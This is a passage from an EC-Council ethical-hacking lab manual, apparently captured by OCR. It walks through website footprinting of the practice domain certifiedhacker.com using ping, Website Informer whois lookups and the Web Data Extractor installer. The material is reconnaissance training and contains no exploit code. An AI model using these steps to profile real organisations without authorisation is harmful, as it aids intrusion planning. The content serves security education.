Website footprinting is a technique used to collect information regarding the target organization's website. Website footprinting can provide sensitive information associated with the website such as registered names and addresses of the domain owner, domain names, host of the sites, OS details, IP details, registrar details, emails, filenames, etc.

Lab Tasks

TASK 1

Gather Information About a Target Website using Ping Command Line Utility

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

TASK 1.1

Finding the IP Address of a Target Domain

3. Open the **Command Prompt** window. Type **ping www.certifiedhacker.com** and press **Enter** to find its IP address. The displayed response should be similar to the one shown in the screenshot.

Ping is a network administration utility used to test the reachability of a host on an IP network and measure the round-trip time for messages sent from the originating host to a destination computer




Figure 4.1.1: The ping command to extract the IP address for www.certifiedhacker.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Note the target domain's IP address in the result above (here, **162.241.216.11**). You also obtain information on Ping Statistics such as packets sent, packets received, packets lost, and approximate round-trip time.

Note: The IP address of the target website may differ in your lab environment.

TASK 1.2

Finding Maximum Frame Size

5. In the **Command Prompt** window, type **ping www.certifiedhacker.com -f -l 1500** and press **Enter**.




Figure 4.1.2: The ping command for www.certifiedhacker.com with -f -l 1500 options

The ping command sends an ICMP echo request to the target host and waits for an ICMP response. During this request-response process, ping measures the time from transmission to reception, known as round-trip time, and records any loss of packets. The ping command assists in obtaining domain information and the IP address of the target website.

6. The response, **Packet needs to be fragmented but DF set**, means that the frame is too large to be on the network and needs to be fragmented. The packet was not sent as we used the **-f** switch with the ping command, and the ping command returned this error.
7. In the **Command Prompt** window, type **ping www.certifiedhacker.com -f -l 1300** and press **Enter**.




Figure 4.1.3: The ping command for www.certifiedhacker.com with -f -l 1300 options

8. Observe that the maximum packet size is less than **1500** bytes and more than **1300** bytes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, try different values until you find the maximum frame size. For instance, **ping www.certifiedhacker.com -f -l 1473** replies with **Packet needs to be fragmented but DF set**, and **ping www.certifiedhacker.com -f -l 1472** replies with a successful ping. It indicates that **1472** bytes are the maximum frame size on this machine's network.

Note: The maximum frame size will differ depending upon the target network.




Figure 4.1.4: The ping command for www.certifiedhacker.com with -f -l 1473 options




Figure 4.1.5: The ping command for www.certifiedhacker.com with -f -l 1472 options

10. Now, discover what happens when TTL (Time to Live) expires. Every frame on the network has TTL defined. If TTL reaches 0, the router discards the packet. This mechanism prevents the loss of packets.

TASK 1.3

Finding Hop Count using TTL Value

11. In **Command Prompt**, type **ping www.certifiedhacker.com -i 3** and press **Enter**. This option sets the time to live (**-i**) value as **3**.

Note: The maximum value you can set for TTL is 255.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.1.6: The ping command for www.certifiedhacker.com with –i 3 options

12. **Reply from 100.65.231.150: TTL expired in transit** means that the router (100.65.231.150, students will have some other IP address) discarded the frame because its TTL has expired (reached 0).

Note: The IP address 100.65.231.150 may vary in your lab environment.

Note: If you get the **Request timed out** reply for the above query, then use **Command Prompt of your host machine** instead of the Windows 10 virtual machine to run the query.

13. Minimize the command prompt shown above and launch a new **command prompt**. Type **ping www.certifiedhacker.com -i 2 -n 1** and press **Enter**. Here, we set the TTL value to **2** and the **-n** value to 1 to check the life span of the packet.

Note: **-n** specifies the number of echo requests to be sent to the target.




Figure 4.1.7: The ping command for www.certifiedhacker.com with –i 2 –n 1 options

14. Type **ping www.certifiedhacker.com -i 3 -n 1**. This sets the TTL value to **3**.




Figure 4.1.8: The ping command for www.certifiedhacker.com with –i 3 –n 1 options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Observe that there is a reply coming from the IP address **162.241.216.11**, and there is no packet loss.

Note: The result displayed in the above step might differ in your lab environment.

16. Now, change the time to live value to **4** by typing, **ping www.certifiedhacker.com -i 4 -n 1** and press **Enter**.




Figure 4.1.9: The ping command for www.certifiedhacker.com with –i 4 –n 1 options

17. Repeat the above step until you reach the IP address for **www.certifiedhacker.com** (in this case, **162.241.216.11**).

18. Here, the successful ping to reach **www.certifiedhacker.com** is **27** hops.




Figure 4.1.10: The ping command for www.certifiedhacker.com with –i 27 –n 1

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. This implies that, at a time to live value of **27**, the reply is received from the destination host (**162.241.216.11**).

Note: The result might vary in your lab environment.

20. This concludes the demonstration of gathering information about a target website using Ping command-line utility (such as the IP address of the target website, hop count to the target, and value of maximum frame size allowed on the target network).

21. Close all open windows and document all the acquired information.

TASK 2 Gather Information about a Target Website using Website Informer

Website Informer is an online tool that gathers detailed information on a website such as a website's traffic rank, daily visitors rate, page views, etc. Website Informer discovers the main competitors of the website, reveals DNS servers used by the website, and also obtains the Whois record of the target website.

1. In the **Windows 10** virtual machine, open a web browser (here, **Mozilla Firefox**), type **https://website.informer.com** in the address bar, and press **Enter**. The Website Informer website appears, as shown in the screenshot.




Figure 4.2.1: Website Informer website

2. To extract information associated with the target organization website, type the target website's URL (here, **www.certifiedhacker.com**) in the text field, and then click on the **Search** button, as shown in the screenshot below.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.2: Enter the target website

3. A search result for **WWW.CERTIFIEDHACKER.COM** containing information such as **General Info**, **Stats & Details**, **Whois**, and **IP Whois** is displayed, as shown in the screenshot.




Figure 4.2.3: Search result generated by Website Informer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the **General Info** tab, information such as **Created**, **Expires**, **Owner**, **Hosting company**, **Registrar**, **IPs**, **DNS**, and **Email** associated with the target website is displayed as shown in the screenshot.




Figure 4.2.4: Website Informer General Info

5. Click on the **Whois** tab to view detailed Whois information about the target website, as shown in the screenshot.




Figure 4.2.5: Website Informer Whois information

You can also use tools such as **Burp Suite** (https://portswigger.net), **Zaproxy** (https://www.owasp.org), etc. to perform website footprinting on a target website.

6. Similarly, you can click on the **Stats & Details** and **IP Whois** tabs to view the detailed information of the target website.
7. This concludes the demonstration of gathering information about a target website using the Website Informer online tool.
8. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3 Extract a Company's Data using Web Data Extractor

Here, we will gather the target company's data using the Web Data Extractor tool.

TASK 3.1

Install Web Data Extractor

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Web Spiders\Web Data Extractor** and double-click **wde.exe**.
2. If the **User Account Control** pop-up appears, click **Yes**.

Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

3. Follow the wizard steps to install Web Data Extractor and click **Finish**.

Web data extraction is the process of extracting data from web pages available on the company's website. A company's data such as contact details (email, phone, and fax), URLs, meta tags (title, description, keyword) for website promotion, directories, web research, etc. are important sources of information for an ethical hacker.

